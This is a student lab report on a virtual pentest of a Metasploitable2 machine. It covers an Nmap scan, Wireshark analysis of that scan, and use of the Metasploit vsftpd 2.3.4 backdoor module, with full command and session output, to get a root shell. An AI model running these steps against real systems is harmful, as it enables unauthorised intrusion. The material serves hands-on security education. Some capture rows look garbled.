

[illegible]

Virtual Pentesting Lab Report: Exploiting vsftpd 2.3.4 Vulnerability

Team members	Emails
Ahmed Mostafa	Capoandroney123@gmail.com
Mohamed Mostafa	mohamed.gaballah@ejust.edu.eg
Omar Ahmed Abdelmawla	omar.elhag@ejust.edu.eg
Hassan Hashem	Hassane.hashem@gmail.com
Mohamed Essam	Mohamed.elmazaty@ejust.edu.eg

Contents

Virtual Pentesting Lab Report: Exploiting vsftpd 2.3.4 Vulnerability	1
Contents.....	2
1. Missions Overview	3
2. Overall Report Issue	3
3. Step-by-Step Walkthrough of Each Mission.....	4
Mission A: Performing Full Reconnaissance on the Whole Network.....	4
Mission B: Investigating PCAP File to Discover Ongoing Reconnaissance.....	6
Mission C: Getting Shell Access Using an Ongoing Meterpreter Session	7
Mission D: Doing Privilege Escalation by Getting Root Access	8
4. Investigation of the Scanning Behavior	8
5. Conclusion.....	8

1. Missions Overview

- a) Performing Full Reconnaissance on the Whole Network.
- b) Investigating PCAP File to Discover Ongoing Reconnaissance.
- c) Getting Shell Access Using an Ongoing Meterpreter Session.
- d) Doing Privilege Escalation by Getting Root Access.

2. Overall Report Issue

This report describes the process of exploiting a vulnerable FTP server (vsftpd 2.3.4) in a Metasploitable2 virtual machine, focusing on reconnaissance, vulnerability exploitation, PCAP analysis, and obtaining root access through a meterpreter session.

3. Step-by-Step Walkthrough of Each Mission

Mission A: Performing Full Reconnaissance on the Whole Network

1. Setup:

- Kali Linux and Metasploitable2 machines were both installed on VM Workstation.
- Ensured network connectivity using the ping command between the two machines.

-metasploitable2

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:0a:c1:ac
          inet addr:192.168.3.132  Bcast:192.168.3.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe0a:c1ac/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:42 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4454 (4.3 KB)  TX bytes:7262 (7.0 KB)
          Interrupt:18 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:113 errors:0 dropped:0 overruns:0 frame:0
          TX packets:113 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

-Kali

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
      inet 192.168.3.128  netmask 255.255.255.0  broadcast 192.168.3.255
      inet6 fe80::20c:29ff:fe42:1c49  prefixlen 64  scopeid 0x20<link>
      ether 00:0c:29:42:1c:49  txqueuelen 1000  (Ethernet)
      RX packets 31477  bytes 33727781 (32.1 MiB)
      RX errors 0  dropped 0  overruns 0  frame 0
      TX packets 19140  bytes 1494748 (1.4 MiB)
      TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

-check connectivity between the two machines

```
(kali㉿kali)-[~]
└─$ ping 192.168.3.132
PING 192.168.3.132 (192.168.3.132) 56(84) bytes of data.
64 bytes from 192.168.3.132: icmp_seq=1 ttl=64 time=17.5 ms
64 bytes from 192.168.3.132: icmp_seq=2 ttl=64 time=0.977 ms
64 bytes from 192.168.3.132: icmp_seq=3 ttl=64 time=0.976 ms
^C
— 192.168.3.132 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2035ms
rtt min/avg/max/mdev = 0.976/6.470/17.458/7.769 ms
```

2. Nmap Scan:

- Ran a comprehensive Nmap scan on the victim machine to identify open ports.
- Detected several open ports, including FTP port 21 running vsftpd 2.3.4.

```
(kali@kali)-[~]
$ sudo nmap -sV -sC -A 192.168.3.132 -o
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-22 14:38 EDT
Nmap scan report for 192.168.3.132
Host is up (0.0012s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.3.128
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
```

```
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http_server_header: Apache/2.2.8 (Ubuntu) DAV/2
|_http_title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2                111/tcp    rpcbind
|   100000  2                111/udp    rpcbind
|   100003  2,3,4           2049/tcp   nfs
|   100003  2,3,4           2049/udp   nfs
|   100005  1,2,3           45879/udp  mountd
|   100005  1,2,3           58886/tcp  mountd
|   100021  1,3,4           40660/tcp  nlockmgr
|   100021  1,3,4           46935/udp  nlockmgr
|   100024  1                52569/tcp  status
|   100024  1                60132/udp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rshcd
```

Mission B: Investigating PCAP File to Discover Ongoing Reconnaissance

1. Wireshark Capture:

- Before running the Nmap scan, Wireshark was started to capture network traffic.
- Filtered and investigated the PCAP file, noticing consecutive requests to different ports.

```
(kali@kali)-[~]  
$ wireshark  
** (wireshark:99484) 14:38:33.409540 [Capture MESSAGE] -- Capture Start ...  
** (wireshark:99484) 14:38:33.475197 [Capture MESSAGE] -- Capture started  
** (wireshark:99484) 14:38:33.475329 [Capture MESSAGE] -- File: "/tmp/wireshark_eth0V07RV2.pcapng"  
** (wireshark:99484) 14:41:40.126480 [Capture MESSAGE] -- Capture Stop ...  
** (wireshark:99484) 14:41:40.148192 [Capture MESSAGE] -- Capture stopped.
```

No.	Time	Source	Destination	Protocol	Length	Info
770	32.433754083	192.168.3.132	192.168.3.128	TCP	60	4897 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
771	32.433754149	192.168.3.132	192.168.3.128	TCP	60	1533 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
772	32.433754181	192.168.3.132	192.168.3.128	TCP	60	8086 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
773	32.433754209	192.168.3.132	192.168.3.128	TCP	60	10626 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
774	32.433754240	192.168.3.132	192.168.3.132	TCP	58	40584 → 6069 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
775	32.433899118	192.168.3.132	192.168.3.132	TCP	58	40584 → 6969 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
776	32.433940183	192.168.3.132	192.168.3.132	TCP	58	40584 → 1079 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
777	32.434091977	192.168.3.132	192.168.3.132	TCP	58	40584 → 1999 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
778	32.434048521	192.168.3.132	192.168.3.132	TCP	58	40584 → 9099 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
779	32.434161695	192.168.3.132	192.168.3.132	TCP	58	40584 → 783 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
780	32.434147021	192.168.3.132	192.168.3.132	TCP	58	40584 → 34571 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
781	32.434214455	192.168.3.132	192.168.3.132	TCP	58	40584 → 5087 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
782	32.434259448	192.168.3.132	192.168.3.132	TCP	58	40584 → 705 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
783	32.434289686	192.168.3.132	192.168.3.132	TCP	58	40584 → 19082 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
784	32.434333486	192.168.3.132	192.168.3.132	TCP	58	40584 → 8088 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
785	32.434384715	192.168.3.132	192.168.3.132	TCP	58	40584 → 7496 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
786	32.434429917	192.168.3.132	192.168.3.132	TCP	58	40584 → 9593 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
787	32.434461846	192.168.3.132	192.168.3.132	TCP	58	40584 → 24 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
788	32.434508225	192.168.3.132	192.168.3.132	TCP	58	40584 → 2301 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
789	32.434562106	192.168.3.132	192.168.3.132	TCP	58	40584 → 2005 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
790	32.434607946	192.168.3.132	192.168.3.132	TCP	58	40584 → 1073 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
791	32.434659988	192.168.3.132	192.168.3.132	TCP	58	40584 → 4567 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
792	32.434720162	192.168.3.132	192.168.3.132	TCP	58	40584 → 32554 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
793	32.434771957	192.168.3.132	192.168.3.128	TCP	60	888 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
794	32.434772063	192.168.3.132	192.168.3.128	TCP	60	6969 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
795	32.434772106	192.168.3.132	192.168.3.128	TCP	60	1079 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
796	32.434772132	192.168.3.132	192.168.3.128	TCP	60	1999 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
797	32.434772159	192.168.3.132	192.168.3.128	TCP	60	9099 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
798	32.434772185	192.168.3.132	192.168.3.128	TCP	60	783 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
799	32.434772212	192.168.3.132	192.168.3.128	TCP	60	34571 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
800	32.434772238	192.168.3.132	192.168.3.128	TCP	60	5087 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
801	32.434780855	192.168.3.132	192.168.3.132	TCP	58	40584 → 7183 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
802	32.434801021	192.168.3.132	192.168.3.132	TCP	60	108 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
803	32.434802036	192.168.3.132	192.168.3.128	TCP	60	19082 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
804	32.434802062	192.168.3.132	192.168.3.128	TCP	60	8088 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
805	32.434802089	192.168.3.132	192.168.3.128	TCP	60	7496 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
806	32.434802116	192.168.3.132	192.168.3.128	TCP	60	9593 → 40584 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

2. Analysis:


- The scan behavior was consistent with Nmap's port scanning techniques, confirming the reconnaissance phase. (requests with ports on the victim machine Consecutive)

Topic / Item	Count	Average	Min Val	Max Val	Rate (ms)	Percent	Burst Rate	Burst Start
192.168.3.132	2463					51.04%	9.7900	32.390
NONE	0					100.00%	0.0200	69.843
TCP	2455					99.80%	9.7900	32.390
1	1					0.00%	0.0300	70.021
100	1					0.00%	0.04%	32.413
1000	1					0.00%	0.04%	32.490
10000	1					0.00%	0.04%	32.418
10001	1					0.00%	0.04%	32.472
10002	1					0.00%	0.04%	32.402
10003	1					0.00%	0.04%	32.421
10004	1					0.00%	0.04%	32.425
10009	1					0.00%	0.04%	32.481
1001	1					0.00%	0.04%	32.422
10010	1					0.00%	0.04%	32.422
10012	1					0.00%	0.04%	32.486
1002	1					0.00%	0.04%	32.456
10024	1					0.00%	0.04%	32.477
10025	1					0.00%	0.04%	32.459
1007	1					0.00%	0.04%	32.463
10082	1					0.00%	0.04%	32.434
1009	1					0.00%	0.04%	32.465
1010	1					0.00%	0.04%	32.477
1011	1					0.00%	0.04%	32.425
10180	1					0.00%	0.04%	32.455
1021	1					0.00%	0.04%	32.456
10215	1					0.00%	0.04%	32.430
1022	1					0.00%	0.04%	32.431
1023	1					0.00%	0.04%	32.466
1024	1					0.00%	0.04%	32.466
10243	1					0.00%	0.04%	32.403
1025	1					0.00%	0.04%	32.390
1026	1					0.00%	0.04%	32.430
1027	1					0.00%	0.04%	32.454
1028	1					0.00%	0.04%	32.439
1029	1					0.00%	0.04%	32.477
1030	1					0.00%	0.04%	32.422
1031	1					0.00%	0.04%	32.397
1045	1					0.00%	0.04%	32.400
1046	1					0.00%	0.04%	32.445
1047	1					0.00%	0.04%	32.425
1048	1					0.00%	0.04%	32.454
1049	1					0.00%	0.04%	32.451
1050	1					0.00%	0.04%	32.471
1051	1					0.00%	0.04%	32.451
1052	1					0.00%	0.04%	32.431
1053	1					0.00%	0.04%	32.482
1054	1					0.00%	0.04%	32.439
1055	1					0.00%	0.04%	32.486
1056	1					0.00%	0.04%	32.481
10566	1					0.00%	0.04%	32.441
1057	1					0.00%	0.04%	32.487
1058	1					0.00%	0.04%	32.405
1059	1					0.00%	0.04%	32.491
106	1					0.00%	0.04%	32.487
1060	1					0.00%	0.04%	32.451
1061	1					0.00%	0.04%	32.476
1062	1					0.00%	0.04%	32.478
1067	1					0.00%	0.04%	32.450
1068	1					0.00%	0.04%	32.467
1069	1					0.00%	0.04%	32.426
10696	1					0.00%	0.04%	32.432
10698	1					0.00%	0.04%	32.447
10699	1					0.00%	0.04%	32.422
1069	1					0.00%	0.04%	32.472
1064	1					0.00%	0.04%	32.456
1065	1					0.00%	0.04%	32.458
1066	1					0.00%	0.04%	32.450
1067	1					0.00%	0.04%	32.416
1068	1					0.00%	0.04%	32.467
1069	1					0.00%	0.04%	32.456
1070	1					0.00%	0.04%	32.464
1071	1					0.00%	0.04%	32.476
1072	1					0.00%	0.04%	32.444
1073	1					0.00%	0.04%	32.435
1074	1					0.00%	0.04%	32.464

Mission C: Getting Shell Access Using an Ongoing Meterpreter Session

1. Identifying Vulnerability:

- Based on the Nmap results, vsftpd 2.3.4 was identified as a vulnerable version.
- Searched for the vulnerability in **Exploit database** and found an exploit on **Metasploit**: exploit/unix/ftp/vsftpd_234_backdoor.



2. Running the Exploit:

- Launched Metasploit, set the required options (RHOSTS), and executed the exploit.
- Successfully gained a meterpreter session.

```
kali@kali: ~$ msfconsole -q
msf6 > search vsftpd 2.3.4

Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
--  -
0  exploit/unix/ftp/vsftpd_234_backdoor      2011-07-03      excellent No      VSFTPD v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
--      -
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     RHOSTS           yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts
rhosts =>
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.3.132
rhosts => 192.168.3.132
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
=====
Name      Current Setting  Required  Description
--      -
CHOST      CHOST            no        The local client address
CPORT      CPORT            no        The local client port
Proxies    Proxies          no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS     192.168.3.132   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      RPORT            yes       The target port (TCP)
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.3.132:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.3.132:21 - USER: 331 Please specify the password.
[*] 192.168.3.132:21 - Backdoor service has been spawned, handling...
[*] 192.168.3.132:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.3.128:35685 → 192.168.3.132:6200) at 2024-10-22 16:14:02 -0400

shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash

root@metasploitable:~# whoami
root
root@metasploitable:~# echo "i am root now so i don't need to make a privilege escalation"
i am root now so i don't need to make a privilege escalation
root@metasploitable:~# ls -la
ls -la
.  boot  etc  initrd.img  media  tmp  opt /sbin  tmp  vmlinuz
.. cdrom home lib mnt  proc  srv  usr
bin dev  initrd lost+found  nohup.out  root  sys  var
root@metasploitable:~# cd root
cd root
root@metasploitable:~# ls
ls
Desktop  reset_logs.sh  vnc.log
root@metasploitable:~# cat vnc.log
cat vnc.log

New 'X' desktop is metasploitable:0

Starting applications specified in /root/.vnc/xstartup
Log file is /root/.vnc/metasploitable:0.log
```

Mission D: Doing Privilege Escalation by Getting Root Access

1. Privilege Escalation:

- After gaining the meterpreter session, there was **no need for additional privilege escalation**, as root access was automatically obtained.

4. Investigation of the Scanning Behavior

Upon investigating the PCAP file, it became evident that the Nmap scan caused multiple sequential requests to open ports. This is typical behavior for network reconnaissance, allowing attackers to map the services available on the victim machine.

5. Conclusion

In this virtual pentesting lab, we successfully demonstrated the entire pentesting lifecycle, from reconnaissance to exploitation, and finally gaining root access. The exploitation of the vsftpd 2.3.4 vulnerability was straightforward using Metasploit, and Wireshark provided valuable insights into network scanning behavior.